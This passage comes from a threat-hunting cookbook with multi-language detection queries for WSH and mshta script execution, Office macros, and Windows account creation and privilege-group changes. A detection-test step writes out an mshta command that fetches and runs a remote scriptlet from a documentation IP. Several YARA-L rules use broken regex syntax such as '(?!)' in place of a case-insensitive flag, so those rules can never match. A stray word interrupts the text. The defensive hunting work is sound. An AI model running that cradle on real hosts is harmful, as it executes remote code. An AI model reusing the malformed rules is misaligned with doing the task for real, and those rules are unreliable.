**[FALSE POSITIVE]** Legitimate finance or reporting macros that spawn a helper process to pull data from an internal API or SharePoint endpoint within seconds of launch produce the identical timing shape — name the specific macro and destination and exclude by destination domain/IP rather than widening the timing window, which just gives a real attacker more room too.

**[PIVOT]** Check the destination domain or IP against first-seen/rare-destination logic (this book's Part 19, C2 & Beacons Detection) and against DNS resolution history (Part 18) before escalating — a destination the fleet has contacted routinely for months is a different finding than one seen for the first time today.

**Hunter's Note** *Pick the join window from the actual cadence you observe, not from a round number. A two-minute window catches a cradle that fetches immediately; a macro that waits ten minutes before reaching out — deliberately, to dodge exactly this kind of timing hunt — needs a wider window or a separate rare-destination hunt (this book's Part 19) layered on top, not a bigger number bolted onto this same query.*

## 2. Windows Script Host and HTA execution

### QC-10-03 — Windows Script Host executing from a user-writable or download-associated path

| Field             | Value                                                                                                                                                                                           |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-10-03                                                                                                                                                                                        |
| MITRE             | T1059.005 (Command and Scripting Interpreter: Visual Basic), T1059.007 (Command and Scripting Interpreter: JavaScript)                                                                          |
| Behavior          | wscript.exe or cscript.exe launches a script (.vbs / .js / .jse / .wsf) whose path sits under a Temp, Downloads, or other user-writable directory rather than a known application install path. |
| DEH cross-ref     | DEH Part 11 §3.2 (Windows LOLBAS patterns), DEH Part 9 §3.1                                                                                                                                     |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic KQL                                                                                                                          |

**[HUNTER]** WSH is one of the oldest living-off-the-land execution surfaces on Windows and remains a common second stage after an HTA or macro drops a .vbs/.js file to disk — a hunter checking the script's own path, rather than waiting for a specific script's content to get flagged, catches the next campaign's dropped filename just as well as this one's.

**[QUERY]** Sigma, against a process\_creation logsource.

CONCEPTUAL SAMPLE — path substrings illustrative; adapt to your own environment's user-writable path conventions

```

title: WSH interpreter executing a script from a user-writable path
logsource:
  product: windows
  category: process_creation
detection:
  selection_host:
    Image|endswith:
      - '\wscript.exe'
      - '\cscript.exe'
  selection_path:
    CommandLine|contains:
      - '\AppData\Local\Temp\'
      - '\Downloads\'
      - '\Users\Public\'
  condition: selection_host and selection_path
falsepositives:
  - Software-deployment agents invoking a packaged .vbs from a cache directory – see [FALSE POSITIVE] below
level: medium

```

Plausible expected result: matches concentrated on hosts that recently opened an email attachment or browser download, `CommandLine` referencing a script filename with no obvious relation to any installed application. Interpretation: consistent with a dropped-script second stage; not on its own proof of malicious intent, since the same shape covers legitimate ad hoc scripting.

[QUERY] Sentinel/Defender KQL, against `DeviceProcessEvents`.

CONCEPTUAL SAMPLE — field names and path substrings illustrative

```

DeviceProcessEvents
| where FileName in~ ("wscript.exe","cscript.exe")
| where ProcessCommandLine has_any ("\\AppData\\Local\\Temp\\", "\\Downloads\\", "\\Users\\Public\\")
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName

```

Plausible expected result: rows with `FileName` an interpreter, `ProcessCommandLine` referencing a script under one of the flagged paths, `InitiatingProcessFileName` often `explorer.exe` (a direct double-click) or a mail client. Interpretation: same read as the Sigma version.

[QUERY] Splunk SPL, against Sysmon Event ID 1.

CONCEPTUAL SAMPLE — field names and path substrings illustrative

```

index=windows sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1
Image IN ("*\\wscript.exe","*\\cscript.exe")
CommandLine IN ("*\\AppData\\Local\\Temp\\*", "*\\Downloads\\*", "*\\Users\\Public\\*")
| table _time, ComputerName, User, Image, CommandLine, ParentImage

```

Plausible expected result: same shape as above, `ParentImage` frequently `explorer.exe` or `OUTLOOK.EXE`. Interpretation: same read as the Sigma version.

[QUERY] QRadar AQL — this is AQL, not standard SQL.

CONCEPTUAL SAMPLE — custom property names illustrative; validate against your own DSM extension before use

```
SELECT starttime, sourceip, username, "Process Name", "Command Line"
FROM events
WHERE "Process Name" IN ('wscript.exe','cscript.exe')
  AND ("Command Line" ILIKE '%\AppData\Local\Temp%'
    OR "Command Line" ILIKE '%\Downloads%'
    OR "Command Line" ILIKE '%\Users\Public%')
LAST 24 HOURS
```

Plausible expected result: matching rows subject to the custom-property mapping actually existing on your Sysmon DSM extension. Interpretation: same read as above.

**[QUERY]** YARA-L (Google SecOps), against a `PROCESS_LAUNCH` UDM event.

CONCEPTUAL SAMPLE — UDM field paths illustrative

```
rule qc_10_03_wsh_from_user_writable_path {
  meta:
    description = "WSH interpreter launched with a script path under a user-writable directory"
    severity = "MEDIUM"

  events:
    $e.metadata.event_type = "PROCESS_LAUNCH"
    $e.target.process.file.full_path = /(?!)(wscript|cscript)\.exe$/
    $e.target.process.command_line = /(?!)(AppData\\Local\\Temp|Downloads|Users\\Public)/

  condition:
    $e
}
```

Plausible expected result: a match with `target.process.command_line` carrying the flagged path substring. Interpretation: same read as above.

**[QUERY]** Elastic KQL — single-event boolean match.

CONCEPTUAL SAMPLE — ECS field names and path substrings illustrative

```
process.name : ("wscript.exe" or "cscript.exe") and process.command_line : (*AppData\\Local\\Temp* or
*Downloads* or *Users\\Public*)
```

Plausible expected result: matching documents with `process.name` an interpreter and `process.command_line` carrying the flagged path. Interpretation: same read as above.

**[FALSE POSITIVE]** Software-deployment tooling routinely runs a packaged `.vbs` via `wscript.exe` from a cache path that looks user-writable at a glance — SCCM's `ccmcache` directory is the concrete example, invoked by the deployment agent (`CcmExec.exe`) rather than by a user or a document. A path-substring rule with no parent-process check will flag every SCCM-deployed script alongside a real dropped payload. Exclude by `InitiatingProcessFileName/ParentImage` matching your known deployment agents

rather than removing the cache path from the match list, which reopens the exact gap this pattern targets.

**[PIVOT]** Pull the actual script content (from disk if still present, or from an EDR's script-block/AMSI capture if the agent supports one for WSH) and check its parent process — a deployment agent parent clears most legitimate hits quickly, while `explorer.exe` or a mail client parent keeps this on the triage queue.

**Blind Spot** This pattern depends on the script's own on-disk path looking suspicious. A script that stages itself under a legitimate-looking application directory, or one that WSH loads entirely from a command-line-embedded string with no `.vbs` file ever written to disk, produces no matching path substring at all and slips past every query above. Pair this pattern with content- or hash-based detection (this book's Part 22, Malware Indicators) rather than treating a clean path-based result as confirmation nothing ran.

#### QC-10-04 — `mshta.exe` executing a remote or heavily-encoded HTA payload

| Field             | Value                                                                                                                                                                                                                                      |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-10-04                                                                                                                                                                                                                                   |
| MITRE             | T1218.005 (Mshta)                                                                                                                                                                                                                          |
| Behavior          | <code>mshta.exe</code> launches with a command line referencing a remote <code>http(s)://</code> location, an inline <code>javascript:</code> URI, or a long encoded/obfuscated argument, rather than a local <code>.hta</code> file path. |
| DEH cross-ref     | DEH Part 11 §3.2 (Windows LOLBAS patterns — <code>mshta.exe</code> row)                                                                                                                                                                    |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic KQL                                                                                                                                                                     |

**[HUNTER]** `mshta.exe` has almost no legitimate reason to fetch content from the network directly — most internal HTA use, where it still exists at all, points at a local or UNC file path — so a `mshta.exe` command line naming an `http(s)://` URL or an inline `javascript:` payload is close to a single-field indicator, and worth an ad hoc sweep any time a new phishing kit surfaces publicly rather than waiting on vendor signature coverage.

**[QUERY]** Sigma, against a `process_creation` logsource.

CONCEPTUAL SAMPLE — command-line substrings illustrative

```

title: mshta.exe executing a remote or scripted HTA payload
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: '\mshta.exe'
    CommandLine|contains:
      - 'http://'
      - 'https://'
      - 'javascript:'
  condition: selection
level: high

```

Plausible expected result: a small number of matches, `CommandLine` naming a remote URL or an inline `javascript:` blob rather than a local `.hta` path. Interpretation: consistent with a remote-HTA execution stage of a phishing kit.

**[QUERY]** Sentinel/Defender KQL, against `DeviceProcessEvents`.

CONCEPTUAL SAMPLE — command-line substrings illustrative

```

DeviceProcessEvents
| where FileName =~ "mshta.exe"
| where ProcessCommandLine has_any ("http://","https://","javascript:")
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName

```

Plausible expected result: rows with `ProcessCommandLine` naming a URL, `InitiatingProcessFileName` often a browser or mail client. Interpretation: same read as the Sigma version.

**[QUERY]** Splunk SPL, against Sysmon Event ID 1.

CONCEPTUAL SAMPLE — command-line substrings illustrative

```

index=windows sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1
Image="*\\mshta.exe"
CommandLine IN ("*http://*", "*https://*", "*javascript:*")
| table _time, ComputerName, User, CommandLine, ParentImage

```

Plausible expected result: same shape as above. Interpretation: same read as above.

**[QUERY]** QRadar AQL — this is AQL, not standard SQL.

CONCEPTUAL SAMPLE — custom property names illustrative

```

SELECT starttime, sourceip, username, "Command Line"
FROM events
WHERE "Process Name" = 'mshta.exe'
  AND ("Command Line" ILIKE '%http://%' OR "Command Line" ILIKE '%https://%' OR "Command Line" ILIKE '%javascript:%')
LAST 24 HOURS

```



Plausible expected result: matching rows subject to the custom-property mapping existing on your Sysmon DSM extension. Interpretation: same read as above.

**[QUERY]** YARA-L (Google SecOps), against a `PROCESS_LAUNCH` UDM event.

CONCEPTUAL SAMPLE — UDM field paths illustrative

```
rule qc_10_04_mshta_remote_hta {
  meta:
    description = "mshta.exe executing a remote or inline-scripted HTA payload"
    severity = "HIGH"

  events:
    $e.metadata.event_type = "PROCESS_LAUNCH"
    $e.target.process.file.full_path = /(?!i)mshta\.exe$/
    $e.target.process.command_line = /(?!i)(https?:\\\/|javascript:)/

  condition:
    $e
}
```

Plausible expected result: a match with `target.process.command_line` naming the remote location or inline script. Interpretation: same read as above.

**[QUERY]** Elastic KQL — single-event boolean match.

CONCEPTUAL SAMPLE — ECS field names illustrative

```
process.name : "mshta.exe" and process.command_line : (*http:\/\/* or *https:\/\/* or *javascript\:*)
```

Plausible expected result: matching documents as above. Interpretation: same read as above.

**[FALSE POSITIVE]** A small number of organizations still run internal HTA-based kiosk or help-desk utilities that legitimately reference a local file share via `mshta.exe \\fileserver\share\tool.hta` — that path pattern doesn't match this pattern's `http(s):///javascript:` filter directly, but a UNC-to-HTTP migration of the same internal tool would. Confirm any internal HTA tooling's exact invocation pattern and add it to an explicit allowlist before treating a UNC-path exclusion as sufficient.

**[PIVOT]** Resolve the destination domain/IP for first-seen and reputation signal (this book's Part 19), and check whether `mshta.exe` itself spawns a further child process — a common next hop into `powershell.exe` or `rundll32.exe` that hands off into this book's Part 8 or Part 9.

**Detection Test Setup:** Domain-joined or standalone Windows test host, Sysmon installed with Event ID 1 enabled, no EDR agent active on the test host to avoid a confounding legitimate scan. **Action:** `mshta.exe`

`javascript:a=GetObject("script:http://192.0.2.10/test.sct").Exec();close()` run from an interactive prompt on the test host (test infrastructure only — 192.0.2.10 is a TEST-NET-1 documentation address, not a live host). **Expected result:** One Sysmon Event ID 1 entry with `Image` ending `\mshta.exe` and `CommandLine` containing `javascript:` and the test URL, `ParentImage` matching the shell used to launch the test.

### 3. Macro execution below the process-tree line

#### QC-10-05 — VBA macro execution with no child process, caught only by Office-specific telemetry

| Field             | Value                                                                                                                                                                                                                                                                                       |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-10-05                                                                                                                                                                                                                                                                                    |
| MITRE             | T1059.005 (Command and Scripting Interpreter: Visual Basic)                                                                                                                                                                                                                                 |
| Behavior          | A macro runs entirely inside the Office process itself — calling Win32 APIs directly via VBA rather than spawning a visible child process — and is observable, if at all, only through AMSI-for-Office or Attack Surface Reduction (ASR) audit telemetry, not through process-tree lineage. |
| DEH cross-ref     | DEH Part 11 §7.1 (process injection: the broader surface behind one Sysmon event), DEH Part 28 §1.1 (missing-field caution for Windows-native UDM signals)                                                                                                                                  |
| Languages covered | KQL (Sentinel/Defender), SPL — Sigma, AQL (QRadar), YARA-L, Elastic: N/A, see below                                                                                                                                                                                                         |

**[HUNTER]** Every pattern earlier in this part depends on a macro spawning a visible child process. A macro author who instead calls Win32 APIs directly from VBA — allocating memory, writing shellcode, and executing it inside `WINWORD.EXE`'s own process space — produces none of that lineage, and this pattern exists to name that blind spot explicitly rather than let a hunter assume "no suspicious child process" means "no macro execution happened."

Sigma: N/A — missing schema field. No adopted Sigma `category` maps to Defender ASR audit-event telemetry across backends as of this writing; this is vendor-specific Defender taxonomy, not a portable event shape Sigma's generic logsource model covers.

**[QUERY]** Sentinel/Defender KQL, against `DeviceEvents` rows generated by the "Block Win32 API calls from Office macros" Attack Surface Reduction rule running in Audit or Block mode.

CONCEPTUAL SAMPLE — `ActionType` values illustrative; confirm the exact strings against your own tenant's Advanced Hunting schema before use

```
DeviceEvents
| where ActionType in ("AsrOfficeMacroWin32ApiCallsAudited", "AsrOfficeMacroWin32ApiCallsBlocked")
| project Timestamp, DeviceName, AccountName, ActionType, FolderPath, FileName,
InitiatingProcessFileName
```

Plausible expected result: rows with `InitiatingProcessFileName` an Office binary and `ActionType` indicating the ASR rule fired, `FileName` naming the document that contained the macro. Interpretation: consistent with a macro calling a Win32 API this ASR rule watches for — a genuinely different confidence level than a confirmed shellcode execution, since the rule fires on the API call surface, not on a judgment about intent.

**[QUERY]** Splunk SPL, against the same `DeviceEvents`-shaped data ingested via the Microsoft 365 Defender Add-on for Splunk.

CONCEPTUAL SAMPLE — sourcetype and `ActionType` values illustrative; confirm against your own add-on's field mapping before use

```
index=m365_defender sourcetype="DeviceEvents"
(ActionType="AsrOfficeMacroWin32ApiCallsAudited" OR ActionType="AsrOfficeMacroWin32ApiCallsBlocked")
| table _time, DeviceName, AccountName, ActionType, FileName, InitiatingProcessFileName
```

Plausible expected result: same shape as the KQL version, gated on the add-on's field mapping matching the query above. Interpretation: same read as above.

AQL: `N/A` — missing schema field. QRadar's default Ariel schema carries no property for Defender ASR audit events without a vendor-specific DSM/app extension this book cannot confirm is deployed.

YARA-L: `N/A` — missing schema field. UDM has no confirmed path distinguishing an ASR-audited macro API call from a generic alert event, the same caution DEH Part 28 §1.1 raises for other Windows-native signals.

Elastic: `N/A` — missing schema field. ECS has no native field set for this vendor-specific ASR audit taxonomy; representing it would require an unverified custom integration mapping, and forcing a translation without one would misrepresent telemetry this book cannot confirm exists on that backend.

**[FALSE POSITIVE]** Deploying this ASR rule in Audit mode fleet-wide routinely surfaces benign internal macros that call a flagged Win32 API for ordinary automation — an internal Excel reporting tool that shells out to open a companion PDF is a concrete, recurring example. A single hash or file that fires this consistently across many hosts with a known business purpose is a tuning candidate for an allowlist; a hit on a file hash with no prior history on that host is a different finding and should not be tuned away by the same allowlist logic.

**[PIVOT]** If a hit correlates with one of `QC-10-01` through `QC-10-04` on the same host in the surrounding minutes, treat it as one incident, not four separate findings — pull the full process tree for the host over that window before triaging any single pattern's hit in isolation.

**Engineering Reality** *This pattern only produces any telemetry at all if the "Block Win32 API calls from Office macros" ASR rule is deployed in at least Audit mode, and ASR rules require Microsoft Defender for Endpoint Plan 1 or 2 licensing, not the baseline Defender Antivirus that ships with every Windows install. A fleet without that licensing tier, or with the rule left at its unconfigured default, produces silent zero results from every query above — not an error, and not evidence the behavior didn't happen.*

**[SOC MANAGEMENT]**

With usable telemetry confirmed on only two of six backends, and gated behind a specific licensing tier and ASR configuration state, this pattern is a better fit for a monthly exploratory hunt than a standing, paged detection — track it at DEH Part 41's exploratory coverage tier until ASR audit telemetry is confirmed flowing in production, and revisit the coverage tier once it is (DEH Part 43 covers exactly this kind of staleness/coverage-debt tracking).

## Cross-references

DEH Part 9 §3.1/§3.2 (Sysmon Event ID 1/Event ID 3 telemetry mechanics) · DEH Part 11 §2–§3, §7.1, §8 (process-tree lineage, LOLBAS, process injection, worked phishing-to-ransomware case study) · DEH Part 17 (Email — the attachment/URL delivery vector this part starts after) · DEH Part 23 §6 and Appendix A5 §4/§8 (backend translation-loss framework and Elastic-surface decision table used throughout this part's [QUERY] blocks) · DEH Part 28 §1.1 (missing-schema-field caution for UDM) · DEH Parts 41–43 (Detection Coverage/Quality/Debt scoring, applied to this part's patterns in this book's Part 28) · this book's Part 8 (Suspicious PowerShell Execution) and Part 9 (LOLBins & Living-off-the-Land Execution) for the downstream interpreter logic once a pattern in this part hands off execution · this book's Part 19 (C2 & Beacons Detection) and Part 18 (Suspicious DNS) for destination-reputation pivots named in [QC-10-02](#) and [QC-10-04](#).

## Section E — Persistence & Privilege Escalation Behaviors

---

neshboy

# Part 11 — Account Creation & Privilege Escalation

## Why this part exists

**[CONCEPT]** Creating a new account and manipulating who belongs to a privileged group are two of the cheapest, most durable ways an attacker can turn a single foothold into standing access — cheaper than re-exploiting the same initial-access vector every time, and durable because a quiet account or an extra group membership survives a password rotation on the credential that got the attacker in originally. This part covers that behavior class end to end on the two operating systems most SOCs actually run: Windows local/domain account creation and group-membership manipulation, and the Linux account/`sudo` equivalents.

This part's scope stops at the OS boundary stated in the Part Table: new local or domain account creation, unexpected privileged-group membership changes, and token/privilege-assignment escalation on Windows, plus `useradd`/`sudoers` drift on Linux. It does not cover scheduled-task or service-based persistence (cookbook Part 12), host/directory discovery that precedes an escalation attempt (Part 15), the credential-theft techniques an attacker might use to get the access needed to create an account in the first place (Part 7), or cloud IAM role/permission escalation (Parts 25–26) — cloud identity has a materially different query shape (control-plane API logs, not Windows Security/auditd events) and its own three parts. Six patterns follow, at this part's budget ceiling: four Windows-native and two Linux-native.

## 1. Windows-native account and privilege patterns

### QC-11-01 — New account created by a non-provisioning identity

| Field             | Value                                                                                  |
|-------------------|----------------------------------------------------------------------------------------|
| Pattern ID        | QC-11-01                                                                               |
| MITRE             | T1136.001 (Create Account: Local Account) / T1136.002 (Create Account: Domain Account) |
| Behavior          | Account created by an actor outside the known provisioning identity set.               |
| DEH cross-ref     | DEH Part 8 §7 (4720 field reference); DEH Part 13 §1 (identity analytic-layer scope)   |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (KQL)               |

**[HUNTER]** Most account creation on a mature domain flows through a handful of known identities — an HRIS-driven joiner workflow, an AD Connect sync account, a helpdesk provisioning tool. This hunt inverts that assumption: pull every Event ID 4720 (A user account was created) whose `SubjectUserName` isn't on that short allowlist and look at who is actually creating accounts by hand. It beats waiting on a standing detection because building the allowlist itself — walking the real creation history to find out who legitimately creates accounts — is most of the work, and a hunt is how that list gets built the first time.

**[QUERY]** Sigma, targeting any Windows Security-log ingestion pipeline.

```
# CONCEPTUAL SAMPLE – allowlist values illustrative; replace with your own provisioning identities.
title: New account created by a non-provisioning identity
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4720
  filter_known_provisioning:
    SubjectUserName:
      - 'svc_hris_sync'
      - 'svc_adconnect'
      - 'svc_helpdesk_provisioning'
  condition: selection and not filter_known_provisioning
```

Plausible expected result: on a mid-size domain, single-digit daily volume once the allowlist is populated — most creation genuinely is scripted, so a filtered hit is the exception, not the rule. Interpretation: a match is consistent with a human administrator or an unrecognized automation identity creating the account; it is not by itself evidence of compromise, since some organizations still provision certain account types by hand.

**[QUERY]** KQL, targeting Microsoft Sentinel / Log Analytics `SecurityEvent`.

```
// CONCEPTUAL SAMPLE – KnownProvisioningAccounts_CL is an invented watchlist name.
SecurityEvent
| where EventID == 4720
| where SubjectUserName !in (KnownProvisioningAccounts_CL)
| project TimeGenerated, SubjectUserName, TargetUserName, Computer
```

Plausible expected result: a short table of rows, each `SubjectUserName` a named IT staff account rather than a service principal. Interpretation: same as above — a starting point for triage, not a conclusion.

**[QUERY]** SPL, targeting Splunk with the Windows TA's default 4720 extraction.

```
// CONCEPTUAL SAMPLE – lookup filename and field names illustrative; validate against your own Windows
TA field extraction and allowlist lookup.
index=wineventlog EventCode=4720
| lookup provisioning_allowlist.csv SubjectUserName OUTPUT is_known
| where isnull(is_known)
| table _time SubjectUserName TargetUserName ComputerName
```

Plausible expected result: identical shape to the KQL version — a handful of rows per day once the lookup is current. Interpretation: unchanged; the query only changes backend, not meaning.

**[QUERY]** AQL, disambiguated here as QRadar's query language, not standard SQL — targeting Windows Security events ingested via WinCollect.

```
-- CONCEPTUAL SAMPLE – WinCollect custom property name ("Target Username") illustrative; validate
against your own DSM field mapping.
SELECT DATEFORMAT(devicetime,'YYYY-MM-dd HH:mm:ss') AS "Event Time",
       username AS "Creator",
       "Target Username" AS "New Account",
       sourceip AS "Source IP"
FROM events
WHERE QIDNAME(qid)='A user account was created'
AND username NOT IN ('svc_hris_sync','svc_adconnect','svc_helpdesk_provisioning')
LAST 24 HOURS
```

Plausible expected result: same shape again, subject to whatever custom property WinCollect maps `TargetUserName` onto as `"Target Username"` in your own deployment. Interpretation: unchanged.

**[QUERY]** YARA-L, targeting Google SecOps UDM.

```
// CONCEPTUAL SAMPLE – illustrative rule shape; validate userid field mapping against your own parser.
rule new_account_outside_provisioning {
  meta:
    severity = "MEDIUM"
  events:
    $e.metadata.event_type = "USER_CREATION"
    $e.principal.user.userid != "svc_hris_sync"
    $e.principal.user.userid != "svc_adconnect"
    $e.principal.user.userid != "svc_helpdesk_provisioning"
  condition:
    $e
}
```

Plausible expected result: one detection per qualifying creation event. Interpretation: unchanged from the Sigma/KQL versions above.

**[QUERY]** Elastic KQL — a single-event boolean match is the cheapest fit for this pattern's shape, per DEH Appendix A5 §8's decision table, so this pattern does not use EQL or ES|QL.

CONCEPTUAL SAMPLE — field names illustrative; validate against your own Winlogbeat/ECS field mapping before use.

```
event.code:"4720" and not winlog.event_data.SubjectUserName:("svc_hris_sync" or "svc_adconnect" or
"svc_helpdesk_provisioning")
```

Plausible expected result: same shape as the other five. Interpretation: unchanged.

**[FALSE POSITIVE]** Helpdesk technicians manually creating contractor accounts during onboarding spikes — a seasonal intake, a large project ramp-up — and break-glass emergency-account procedures are the dominant legitimate drivers, and both can produce a real burst rather than a steady trickle. The fix is treating the allowlist as a living artifact tied to actual provisioning-tool identities rather than trying to guess intent from the event alone; a manual creation should require a change ticket, and the absence of one is the actual signal, not the creation event itself.



**[PIVOT]** Check whether the new account's name follows the org's naming convention — a name like `svc_backup2` or one character off from an existing account is a common attacker tell — and pull the creator's own recent Event ID 4624 (An account was successfully logged on) history to see whether they authenticated somewhere unusual immediately before creating the account.

## QC-11-02 — Account created and immediately added to a privileged group

| Field             | Value                                                                                                                                        |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-11-02                                                                                                                                     |
| MITRE             | T1136.002 (Create Account: Domain Account) chained with T1098 (Account Manipulation)                                                         |
| Behavior          | New account created and added to a privileged group within minutes of its own creation.                                                      |
| DEH cross-ref     | DEH Part 8 §7 (4720/4728/4732/4756 fields); DEH Part 13 §8, extends DET-13-05's change-window logic with an antecedent-creation join         |
| Languages covered | KQL (Sentinel/Defender), SPL, AQL (QRadar, investigative pull only — see below), YARA-L, Elastic (EQL) — Sigma: <code>N/A</code> , see below |

**[HUNTER]** A legitimate joiner account picks up its working-group memberships over days or weeks as access requests clear an approval queue. An attacker standing up a persistence account does both steps back to back, because they want usable privileged access fast, not because they're following a joiner-mover-leaver process. Hunting for "created, then privileged, within minutes" catches the attacker's own operational impatience rather than any single event.

Sigma: `N/A` — structurally poor fit. Expressing "event A followed by event B for the same identity within N minutes" needs Sigma's `temporal_ordered` correlation type, which has narrow backend support (§4.4's "structurally poor fit" reason category); publishing it here would force most Sigma consumers into a rule they can't actually run.

**[QUERY]** KQL, joining two `SecurityEvent` projections on the new account's name.

```
// CONCEPTUAL SAMPLE – 15-minute window illustrative; validate against your own baseline before trusting it as a cutoff.
SecurityEvent
| where EventID == 4720
| project CreateTime = TimeGenerated, NewAccount = TargetUserName, Creator = SubjectUserName
| join kind=inner (
    SecurityEvent
    | where EventID in (4728, 4732, 4756)
    | project AddTime = TimeGenerated, NewAccount = MemberName, Group = TargetUserName, Adder = SubjectUserName
) on NewAccount
| where AddTime - CreateTime between (0min .. 15min)
| project NewAccount, Creator, Adder, Group, CreateTime, AddTime
```

Plausible expected result: a small number of matched pairs, most commonly minutes apart rather than hours. Interpretation: consistent with an account provisioned and privileged in one operational motion — worth checking against a change ticket regardless of which actor performed it.

**[QUERY]** SPL, joining on the same key.

```
// CONCEPTUAL SAMPLE – 900-second (15-minute) window illustrative; validate against your own baseline
before trusting it as a cutoff.
index=wineventlog EventCode=4720
| rename TargetUserName as NewAccount, SubjectUserName as Creator, _time as create_time
| join type=inner NewAccount [
    search index=wineventlog (EventCode=4728 OR EventCode=4732 OR EventCode=4756)
    | rename MemberName as NewAccount, TargetUserName as Group, SubjectUserName as Adder, _time as
add_time
]
| eval gap_seconds = add_time - create_time
| where gap_seconds >= 0 AND gap_seconds <= 900
| table create_time NewAccount Creator Adder Group gap_seconds
```

Plausible expected result and interpretation: identical to the KQL version above.

**[QUERY]** AQL, disambiguated here as QRadar's query language, not standard SQL. QRadar cannot express this keyed, time-bounded two-event join as one statement — a standing correlation needs a Rule chaining a Building Block for 4720 with a Reference Set keyed on the new account name, populated by that Building Block and consumed by a second rule watching 4728/4732/4756 (QRadar's Building Block/Reference Set/Rule model, per DEH Part 27 §2–§3). Before building those three objects, this investigative pull shows whether the pattern exists at all:

```
-- CONCEPTUAL SAMPLE – investigative pull only, not a standing correlation; QID name list illustrative,
validate against your own DSM mapping.
SELECT DATEFORMAT(devicetime, 'YYYY-MM-dd HH:mm:ss') AS "Event Time",
    QIDNAME(qid) AS "Event Name",
    username AS "Actor",
    "Target Username" AS "Account or Group"
FROM events
WHERE QIDNAME(qid) IN (
    'A user account was created',
    'A member was added to a security-enabled global group',
    'A member was added to a security-enabled local group',
    'A member was added to a security-enabled universal group'
)
LAST 24 HOURS
ORDER BY devicetime ASC
```

Plausible expected result: an ordered list an analyst scans by eye for a creation row followed within minutes by a group-add row naming the same account. Interpretation: this pull surfaces candidates for manual review; it does not itself assert a match the way the KQL/SPL joins do.

**[QUERY]** YARA-L, using a multi-event rule matched on a shared identity within a time window.

```
// CONCEPTUAL SAMPLE – validate that your UDM parser populates target.user.userid identically for both
event types.
rule account_created_then_privileged {
  meta:
    severity = "HIGH"
  events:
    $create.metadata.event_type = "USER_CREATION"
    $add.metadata.event_type = "GROUP_MODIFICATION"
    $create.target.user.userid = $add.target.user.userid
  match:
    $create.target.user.userid over 15m
  condition:
    $create and $add
}
```

Plausible expected result: one detection per matched creation-then-add pair inside the 15-minute window. Interpretation: unchanged from the KQL/SPL versions.

**[QUERY]** Elastic EQL — an ordered two-event pattern is exactly what EQL [sequence](#) is for, per DEH Appendix A5 §8's decision table.

```
// CONCEPTUAL SAMPLE – 15-minute maxspan illustrative; validate SamAccountName/MemberName field
availability against your own Winlogbeat mapping.
sequence with maxspan=15m
[any where event.code == "4720"] by winlog.event_data.SamAccountName
[any where event.code in ("4728", "4732", "4756")] by winlog.event_data.MemberName
```

Plausible expected result: a matched sequence per qualifying pair. Interpretation: unchanged.

**[FALSE POSITIVE]** Automated onboarding pipelines that create an account and add it to a baseline group (an "All Staff" distribution group, a default department group) in the same SCIM/Terraform run are the dominant false-positive source, and during a hiring wave this can produce dozens of legitimate create-then-add pairs a week. Narrow the window to exclude the fleet's own SCIM/AD Connect service identity as the adder, or require the target group to be on a maintained privileged-group list (Domain Admins, Enterprise Admins, local Administrators) rather than matching on any group — most pipelines already carry the group name in the event, so this is a one-line filter addition, not a redesign.

**[PIVOT]** Pull the creator's and adder's own accounts for any privilege-escalation activity in the prior 24 hours (QC-11-04), and check whether the new account has since authenticated interactively ([4624](#) Type 2 or Type 10) rather than through the service context that normally uses newly-provisioned accounts first.

**Blind Spot** Privilege equivalent to group membership can be granted by writing a permissive ACE — [GenericALL](#) or [WriteDACL](#) — directly onto a sensitive object instead of ever touching Event ID 4728, 4732, or 4756. DEH Part 13 §8 names this exact blind spot for the group-membership analytic this pattern's second half depends on; a hunt that only watches create-then-add-to-group has no visibility into that path at all.

### QC-11-03 — Existing account added to a privileged group with no matching history

| Field             | Value                                                                                                                |
|-------------------|----------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-11-03                                                                                                             |
| MITRE             | T1098 (Account Manipulation)                                                                                         |
| Behavior          | Existing account added to a privileged group by an actor with no history of doing so.                                |
| DEH cross-ref     | DEH Part 13 §8 (Privilege and admin-group changes); this pattern is the underlying exploratory hunt behind DET-13-05 |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (ES QL)                                           |

**[HUNTER]** DEH's DET-13-05 needs an approved-change-window lookup, keyed on both the group and the specific member, already populated before it can distinguish a legitimate addition from an unauthorized one. Most teams hunting this pattern for the first time don't have that lookup built yet. This hunt substitutes a cruder but immediately available signal — has this specific actor ever added a member to this specific privileged group before — and treats "never, until today" as worth a look while the real change-window integration gets built.

**[QUERY]** Sigma, scoped to a maintained privileged-group name list. Sigma has no cross-run state, so the historical-actor comparison below is downstream of this filter, not inside it.

```
# CONCEPTUAL SAMPLE — group names illustrative; maintain your own tiered-admin-group list.
title: Privileged group membership change
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: [4728, 4732, 4756]
  privileged_groups:
    TargetUserName:
      - 'Domain Admins'
      - 'Enterprise Admins'
      - 'Schema Admins'
      - 'Administrators'
  condition: selection and privileged_groups
```

Plausible expected result: fires on every addition to the four named groups, unfiltered by actor history. Interpretation: a hit alone is not yet anomalous — it needs the historical-actor check the KQL/SPL/ES|QL versions below apply to be useful for triage.

**[QUERY]** KQL, comparing today's additions against a 90-day-prior window for the same actor/group pair.

```
// CONCEPTUAL SAMPLE – 90-day baseline window illustrative; validate against your own change cadence.
SecurityEvent
| where EventID in (4728, 4732, 4756)
| where TargetUserName in ("Domain Admins", "Enterprise Admins", "Schema Admins", "Administrators")
